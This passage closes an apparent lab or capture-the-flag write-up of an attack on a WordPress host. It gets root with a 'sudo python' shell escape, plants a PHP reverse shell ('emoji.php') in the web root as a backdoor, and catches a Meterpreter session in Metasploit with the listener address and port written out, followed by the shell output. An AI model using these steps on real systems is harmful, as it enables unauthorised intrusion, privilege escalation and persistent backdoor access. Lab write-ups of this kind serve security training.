
- We then used our python exploit to copy the reverse shell into the wordpress directory.



```
steven@target1:/home$ sudo python -c 'import os; os.system("/bin/sh")'
# mv /home/michael/emoji.php /var/www/html/wordpress/emoji.php
```

Achieving Backdoor Access on the Target

- Finally we open msfconsole and listen for a meterpreter connection, while opening our reverse shell “emoji.php” from any browser. We can then switch users back to steven, from which we have root access via our python exploit.



```
[-] ***
[-] * WARNING: No database support: No database YAML file
[-] ***
msf5 > use multi/handler
msf5 exploit(multi/handler) > set LPORT 25317
LPORT ⇒ 25317
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST ⇒ 192.168.1.90
msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload ⇒ php/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:25317
[*] Meterpreter session 1 opened (192.168.1.90:25317 → 192.168.1.110:53790) at 2021-03-28 10:03:51 -0700

meterpreter > shell
Process 1374 created.
Channel 0 created.
whoami
www-data
ls /
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
vagrant
var
vmlinuz
```

And.... netcat!

Thank you!